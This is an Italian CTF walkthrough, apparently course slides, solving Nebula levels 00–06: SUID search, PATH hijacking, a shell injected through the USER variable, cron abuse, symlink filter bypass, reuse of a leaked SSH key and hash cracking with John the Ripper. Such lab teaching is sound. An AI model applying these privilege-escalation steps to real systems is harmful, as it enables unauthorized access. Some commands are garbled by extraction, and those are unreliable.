CYBERCHALLENGE



INTRODUZIONE A NEBULA (1)

Nebula esplora una vasta gamma di vulnerabilità e punti deboli, sia comuni che meno conosciuti, presenti nel sistema operativo Linux.

- SUID files
- Permissions
- Race conditions
- Shell meta-variables
- \$PATH weaknesses
- Scripting language weaknesses
- Binary compilation failures

Alla fine di Nebula, l'utente avrà una comprensione abbastanza approfondita degli attacchi locali contro i sistemi Linux e uno sguardo sommario su alcuni degli attacchi remoti possibili.

INTRODUZIONE A NEBULA (2)

Per iniziare a utilizzare Nebula è essenziale scaricare la V.M. Nebula, disponibile al seguente link: https://exploit.education/downloads/

O collegarsi tramite SSH.

Esamina i livelli disponibili nella barra laterale e accedi alla pagina della macchina virtuale utilizzando:

- nome utente "levelXX"
- password "levelXX"

(senza virgolette), dove XX rappresenta il numero del livello. Tieni presente che alcuni livelli potrebbero richiedere l'accesso esclusivamente da remoto.

1. Phoenix

2. Nebula

Level 00

Level 01

Level 02

Level 03

Level 04

Level 05

Level 06

Level 07

Level 08

Level 09

Level 10

Level 11

Level 12

Level 13

Keyboard configuration (IT layout)

Ad ogni reboot della macchina Nebula potrebbe essere necessario settare il layout della tastiera in italiano.

Loggarsi con l'accout nebula (pwd: nebula) che ha i privilegi root

Eseguire il comando e seguire le istruzioni a terminale:

sudo dpkg-reconfigure keyboard-configuration

LEVEL 00



LEVEL oo

This level requires you to *find* a Set User ID program that will run as the "flag00" account. You could also find this by carefully looking in top level directories in / for suspicious looking directories.

Alternatively, look at the find man page.

To access this level, log in as level00 with the password of level00.

Source code

There is no source code available for this level.

SUGG. 1: COSA VUOLE IL LIVELLO

Questo livello richiede di trovare un programma, con **l'attributo Set User ID (SUID),** che verrà eseguito con i privilegi dell'account "flag00".
Puoi individuare questo programma esaminando attentamente le directory di livello cercando una cartella che sembra sospetta.

L'attributo Set User ID (**SUID**) è un **permesso speciale** che può essere assegnato a un file eseguibile. Quando un file ha l'attributo SUID abilitato, viene **eseguito con i privilegi dell'utente proprietario** del file anziché con i privilegi dell'utente che lo sta eseguendo.

In altre parole, quando un utente esegue un file con l'attributo SUID abilitato, il sistema operativo lo esegue temporaneamente come se fosse l'utente proprietario del file anziché come l'utente che ha effettuato l'avvio del programma.

SUGG. 2: SUID ATTIVO, COME LO CAPISCO

Ricorda la nomenclatura dei permessi in Linux. Nello specifico...

- r (read): Consente la lettura del file o della directory.
- w (write): Consente la scrittura nel file o nella directory.
- x (execute): Per i file, consente l'esecuzione del file se è un programma eseguibile o uno script.
- s (setuid/setgid): Questo è un bit speciale che indica che l'esecuzione del file avverrà con i
 privilegi del proprietario del file (setuid) o del gruppo proprietario del file (setgid).
- t (sticky): Quando applicato a una directory, indica che solo il proprietario del file può eliminare o rinominare i file al suo interno.
- - (nessun permesso): Indica che il permesso non è concesso.

Utilizza il comando: ls -l

SUGG. 3: UTILIZZA IL COMANDO FIND

Il comando **find** può essere utilizzato per trovare file e directory in base a diversi criteri.

-print: Stampa il percorso di ogni file trovato.

-perm: Filtra i file in base ai permessi.

-user: Filtra i file in base all'utente proprietario.

-group: Filtra i file in base al gruppo proprietario.

-print: Stampa il percorso di ogni file trovato.

-perm: Filtra i file in base ai permessi.

-user: Filtra i file in base all'utente proprietario.

-group: Filtra i file in base al gruppo proprietario.

ESEMPIO:

find /home -type f -perm /700

Nel nostro caso specifico, dobbiamo indicare Il giusto permesso!

find / -perm /u+s

SUGG. 4: UTILIZZA IL COMANDO FIND (2)

Se vogliamo essere ancora più espliciti nella nostra ricerca, eseguiremo

find / -perm /u+s 2>e | grep flag00

L'output di questo comando viene quindi filtrato tramite **grep** per includere solo le righe che contengono la stringa **"flag00"**

Se vogliamo filtrare i risultati per avere **solo il primo risultato**, scriviamo:

find / -perm /u+s 2>e | grep flag00 | head -n 1

Ora questo file va eseguito!

\$(find / -perm /u+s 2>e | grep flag00 | grep flag00 | head -n 1)

LEVEL 01




Level 01

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the **level01** account with the password **level01**. Files for this level can be found in /home/flag01.

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
  gid t gid;
 uid_t uid;
  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
  system("/usr/bin/env echo and now what?");
```

- Se andiamo nella cartella che ci suggerisce nebula, è possibile vedere la presenza di un file che possiamo compilare.
- Una volta compilato, il risultato è il seguente:



- Se andiamo nella cartella che ci suggerisce nebula, è possibile vedere la presenza di un file che possiamo compilare.
- Una volta compilato, il risultato è il seguente:

• Riusciamo quindi a capire che la vulnerabilità risiede nel codice sorgente che ci ha fornito nebula, ed in particolare nella funzione system.

La funzione system() viene utilizzata per eseguire un comando di shell.


• Ad esempio, se creiamo un file ed inseriamo la funzione **system('ls -l')**, quando andiamo ad eseguire il programma, esso eseguirà il comando **ls –l** come se fosse stato digitato direttamente da riga di comando.

Inoltre, prestiamo attenzione all'uso di **env.** A cosa serve?

- Quando si usa /usr/bin/env, ci si riferisce al percorso completo del programma env, che di solito si trova nella directory /usr/bin.
- Una volta che env viene eseguito, cerca il comando successivo (echo)
 nell'ambiente corrente. Quindi, /usr/bin/env viene utilizzato per avviare env,
 che a sua volta cerca e esegue il comando specificato nel suo ambiente.

Soluzione Level 01

• Creiamo un file che chiamiamo test.c, e scriviamo questo:



• Fatto ciò, non ci resta che compilare il file.

gcc -o echo test.c

Soluzione Level 01

• Se andassimo a compilare il programma nella cartella in cui si trova (supponiamo la directory principale), il terminale fornirebbe

un errore.

```
Pile Macchina Visualizza Inserimento Dispositivi Aiuto

level01@nebula:~$ gcc −o echo test.c

level01@nebula:~$ ./echo

getflag is executing on a non-flag account, this doesn't count

level01@nebula:~$ __
```

 Per risolvere questo problema dobbiamo scrivere il seguente comando.

PATH=/home/level01/home/flag01/flag01

LEVEL 02



LEVEL 02

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the **level02** account with the password **level02**. Files for this level can be found in /home/flag02.

Source code

```
int main(int argc, char **argv, char **envp)
 char *buffer;
 gid_t gid;
 uid_t uid;
 gid = getegid();
 uid = geteuid();
 setresgid(gid, gid, gid);
 setresuid(uid, uid, uid);
 buffer = NULL;
 asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
 printf("about to call system(\"%s\")\n", buffer);
 system(buffer);
```

SUGG.1 – ANALIZZIAMO IL CODICE

`int main(int argc, char **argv, char **envp)`

La funzione principale del programma. La funzione main accetta tre argomenti: argc, argv, e envp. Questi argomenti consentono al programma di accedere agli argomenti della riga di comando passati al programma (argv), al numero di questi argomenti (argc), e alle variabili d'ambiente (envp).

```
`char *buffer;`
```

Viene dichiarato un puntatore `buffer` per contenere la stringa di comando da eseguire.

```
`gid_t gid;` e `uid_t uid;`
```

Vengono dichiarate le variabili `gid` e `uid` per contenere i GID e UID del processo corrente.

```
`gid = getegid();` e `uid = geteuid();`:
```

Le funzioni `getegid()` e `geteuid()` ottengono rispettivamente il GID e l'UID effettivi del processo corrente. Le funzioni getegid() e geteuid() vengono utilizzate per ottenere rispettivamente l'ID del gruppo effettivo (gid) e l'ID utente effettivo (uid) del processo corrente.

```
`setresgid(gid, gid, gid);`e `setresuid(uid, uid, uid);`
```

Le funzioni setresgid() e setresuid() vengono utilizzate per impostare rispettivamente gli ID del gruppo e dell'utente del processo. In questo caso, vengono impostati gli ID effettivi, reali e salvati a quelli ottenuti precedentemente.

```
'buffer = NULL; `
```

Inizializza il puntatore `buffer` a `NULL`.

`asprintf(&buffer, "/bin/echo %s is cool", getenv("USER")); `

La funzione asprintf() è utilizzata per allocare dinamicamente la memoria necessaria per contenere una stringa formattata. Il formato della stringa è "/bin/echo %s is cool", dove %s verrà sostituito con il valore della variabile d'ambiente USER. La funzione getenv() restituisce il valore della variabile d'ambiente USER.

printf("about to call system(\"%s\")\n", buffer);`

Stampa il comando che verrà eseguito.

system(buffer);

Esegue il comando memorizzato in `buffer` utilizzando la funzione `system()`.

SUGG. 2 – DOVE E' LA VULNERABILITA'?

In questo codice viene stampato a schermo il comando che verrà eseguito con system() utilizzando printf(); Poi il comando viene eseguito effettivamente tramite la funzione system(), che prende come argomento la stringa contenuta in buffer.

- Questa implementazione presenta ancora la stessa falla di sicurezza del precedente programma, in quanto il valore della variabile d'ambiente `USER` non viene sanificato o controllato prima di essere utilizzato per creare la stringa di comando.
- Pertanto, un utente malintenzionato potrebbe ancora sfruttare questa vulnerabilità di tipo "command injection" per eseguire comandi dannosi o non autorizzati sul sistema.



SUGG. 3: COSA FARE

La vulnerabilità risiede nell'uso della variabile d'ambiente USER; essa viene inserita per stampare a schermo "..level02 (cioè la variabile USER) is cool".

Se invece di "Level02" sostituisco momentaneamente USER con un comando, il programma non effettua nessun tipo di controllo. Quindi **posso inserire in USER un comando.**

export USER= [comando]

In Linux, il comando export viene utilizzato per definire variabili di ambiente. Quando si imposta una variabile di ambiente utilizzando export, quella variabile sarà disponibile per tutti i processi figli di quella shell corrente. Ciò significa che la variabile di ambiente sarà visibile sia dalla shell stessa che da tutti i comandi eseguiti all'interno di quella shell.

SUGG 4. – RISOLUZIONE

Posso inserire in USER un comando, come questo:

export USER=";/bin/sh;"

Successivamente, dopo aver eseguito il programma flag02, si aprirà una shell.

Una volta eseguito, sono all'interno di una shell nel level02. A questo punto con il comando

whoami

Vedo io chi sono in quel momento, e posso eseguire un programma qualsiasi. In Nebula un programma da eseguire per la risoluzione è **getflag**.

getflag

LEVEL 03




Level 03

Check the home directory of flag03 and take note of the files there.

There is a crontab that is called every couple of minutes.

To do this level, log in as the **level03** account with the password level03. Files for this level can be found in /home/flag03.



• Per risolvere la challenge bisogna creare un file.sh, ricordando che esso viene **eliminato** alla sua esecuzione.

• Per risolvere la challenge bisogna creare un file.sh, ricordando che esso viene **eliminato** alla sua esecuzione.

Possiamo redirigere l'output da qualche altra parte.

Soluzione Level 03

• Andiamo nella directory writable.d e creiamo il seguente file.

```
Pile Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.2.6 File: test.sh
#!/bin/bash
/bin/getflag > /tmp/bandiera.txt
```

• Ovvero andiamo a redirigere l'output in un file di testo.

Soluzione Level 03

• Dopo aver creato il file, aspettiamo che esso venga eseguito. Ci metterà qualche minuto.

```
level03@nebula:/home/flag03$ cd writable.d/
level03@nebula:/home/flag03/writable.d$ ls
ltest.sh.
level03@nebula:/home/flag03/writable.d$ ls
level03@nebula:/home/flag03/writable.d$ cd /tmp
level03@nebula:/tmp$ ls -al
ltotal 4
drwxrwxrwt 4 root root 100 2024-0<u>2</u>-29 05:39
drwxr-xr-x 1 root root 220 2024-02-29 03:11
-rw-rw-r-- 1 flag03 flag03 59 2024-02-29 05:39 bandiera.txt
drwxrwxrwt 2 root root 40 2024–02–29 03:11 .ICE-unix
drwxrwxrwt 2 root root
                           40 2024-02-29 03:11 .X11-unix
levelO3@nebula:/tmp$ cat bandiera.txt
You have successfully executed getflag on a target account
leve103@nebula:/tmp$ _
```

LEVEL 04



Level 04

 This level requires you to read the token file, but the code restricts the files that can be read.

```
int main(int argc, char **argv, char **envp)
  char buf[1024];
  int fd, rc;
  if(argc == 1) {
      printf("%s [file to read]\n", argv[0]);
      exit(EXIT FAILURE);
  if(strstr(argv[1], "token") != NULL) {
      printf("You may not access '%s'\n", argv[1]);
      exit(EXIT_FAILURE);
  fd = open(argv[1], O_RDONLY);
  if(fd == -1) {
      err(EXIT FAILURE, "Unable to open %s", argv[1]);
  rc = read(fd, buf, sizeof(buf));
  if(rc == -1) {
      err(EXIT FAILURE, "Unable to read fd %d", fd);
 write(1, buf, rc);
```

• Proprio perché la parola token è 'bandita', dobbiamo bypassare questo problema usando un **collegamento**.


• Proprio perché la parola token è 'bandita', dobbiamo bypassare questo problema usando un **collegamento**.

• Per creare un collegamento simbolico (**symlink**), si può utilizzare il seguente comando



Soluzione Level 04

 Andiamo nella directory dove vogliamo creare il collegamento simbolico e creiamolo.



Soluzione Level 04

- Una volta fatto ciò, possiamo far partire il programma flag04 specificando l'input corretto.
- Quindi nel nostro caso l'input corretto sarà /tmp/TOKEN.

```
rebula-c [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

level04@nebula:/home/flag04$ ls

flag04 token

level04@nebula:/home/flag04$ ./flag04 /tmp/TOKEN

06508b5e-8909-4f38-b630-fdb148a848a2

level04@nebula:/home/flag04$ __
```


LEVEL 05



Level 05

Check the **flag05** home directory. You are looking for weak directory permissions

To do this level, log in as the **level05** account with the password **level05**. Files for this level can be found in /home/flag05.



• Attenzione ai file nascosti e ai permessi degli stessi.

• Attenzione ai file nascosti e ai permessi degli stessi.

• Per estrarre l'archivio utilizza il seguente comando

tar xvf nome_file

• Attenzione ai file nascosti e ai permessi degli stessi.

• Per estrarre l'archivio utilizza il seguente comando

tar xvf nome_file

• Aprire il manuale per vedere i comandi per una connessione ssh conoscendo username e password/chiave.

- Andiamo nella directory /home/flag05 e scriviamo ls –al. Facendo ciò vediamo la presenza di due cartelle.
- Andiamo nella cartella backup.

```
levelO5@nebula:/home/flagO5/.backup$ ls
backup-19072011.tgz
level05@nebula:/home/flag05/.backup$ tar xvf backup-19072011.tgz
.ssh/
tar: .ssh: Cannot mkdir: Permission denied
.ssh/id_rsa.pub
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/id_rsa.pub: Cannot open: No such file or directory
.ssh/id_rsa
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/id_rsa: Cannot open: No such file or directory
.ssh/authorized_keys
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/authorized_keys: Cannot open: No such file or directory
tar: Exiting with failure status due to previous errors
level05@nebula:/home/flag05/.backup$
```

• Per risolvere questo problema, possiamo creare una cartella temporanea in cui andiamo a copiare l'archivio.

```
levelO5@nebula:~$ mkdir flagO5
levelO5@nebula:~$ ls
flag05
levelO5@nebula:~$ cd flagO5
levelO5@nebula:~/flagO5$ cp /home/flagO5/.backup/backup-19O72O11.tgz .
levelO5@nebula:~/flagO5$ ls
backup-19072011.tgz
levelO5@nebula:~/flagO5$ tar xvf backup–19072O11.tgz
.ssh/
.ssh/id_rsa.pub
.ssh/id_rsa
.ssh/authorized_keys
levelO5@nebula:~/flagO5$ 🔔
```

 Dopo aver estratto i file, scriviamo di nuovo ls –al e vediamo i file e i permessi degli stessi.

```
level05@nebula:~/flag05$ tar xvf backup-19072011.tgz
.ssh/
.ssh/id_rsa.pub
.ssh/id_rsa
.ssh/authorized_keys
level05@nebula:~/flag05$ ls -la
total 4
drwxrwxr-x 3 level05 level05 80 2024-02-29 08:24 .
drwxr-x--- 1 level05 level05 120 2024-02-29 08:22 ..
-rw-rw-r-- 1 level05 level05 1826 2024-02-29 08:23 backup-19072011.tgz
drwxr-xr-x 2 level05 level05 100 2011-07-19 02:37 .ssh
level05@nebula:~/flag05$ __
```

- Nella cartella .ssh ci sono dei file relativi alle chiavi.
- Usiamo il protocollo ssh per connetterci da remoto all'account flag05.

ssh -l flag05 -i id_rsa localhost

```
exploit-exercises.com/nebula

For level descriptions, please see the above URL.

To log in, use the username of "levelXX" and password "levelXX", where XX is the level number.

Currently there are 20 levels (00 - 19).

Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

flag05@nebula:~$ _
```

LEVEL 06



Level 06

The **flag06** account credentials came from a legacy unix system.

To do this level, log in as the **level06** account with the password **level06**. Files for this level can be found in /home/flag06.

Lo scopo di questo livello è quello di accedere al sistema con l'account **flag06**, di cui conosciamo l'username ma non la **password**.

• In Linux le password dove vengono salvate?

Andiamo nella directory etc e apriamo il file passwd.

```
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
level00:x:1001:1001::/home/level00:/bin/sh
flag00:x:999:999::/home/flag00:/bin/sh
level01:x:1002:1002::/home/level01:/bin/sh
flagO1:x:998:998::/home/flagO1:/bin/sh
level02:x:1003:1003::/home/level02:/bin/sh
flag02:x:997:997::/home/flag02:/bin/sh
level03:x:1004:1004::/home/level03:/bin/sh
flag03:x:996:996::/home/flag03:/bin/sh
level04:x:1005:1<u>005::/home/level04:/bin/sh</u>
flag04:x:995:995::/home/flag04:/bin/sh,
level05:x:1006:1006::/home/level05:/bin/sh
flag05:x:994:994::/home/flag05:/bin/sh
level06:x:1007:1007::/home/level06:/bin/sh
flagO6:<mark>weqwOCnSGdsuM</mark>:993:993::/home/flagO6:/bin/sh
```

 Ovviamente la password è cifrata, quindi dobbiamo utilizzare un tool per decifrare la password. Usiamo, ad esempio, John the

Ripper.

```
(kali® kali)-[~]
| john pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional cry
pt(3) [DES 128/128 SSE2])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other ke
y for status
Almost done: Processing the remaining buffered ca
ndidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password
.lst
   0:00:00:00 DONE 2/3 (2024-03-03 14:14)
```

 Ora possiamo effettuare una connessione ssh, poiché conosciamo username e password.

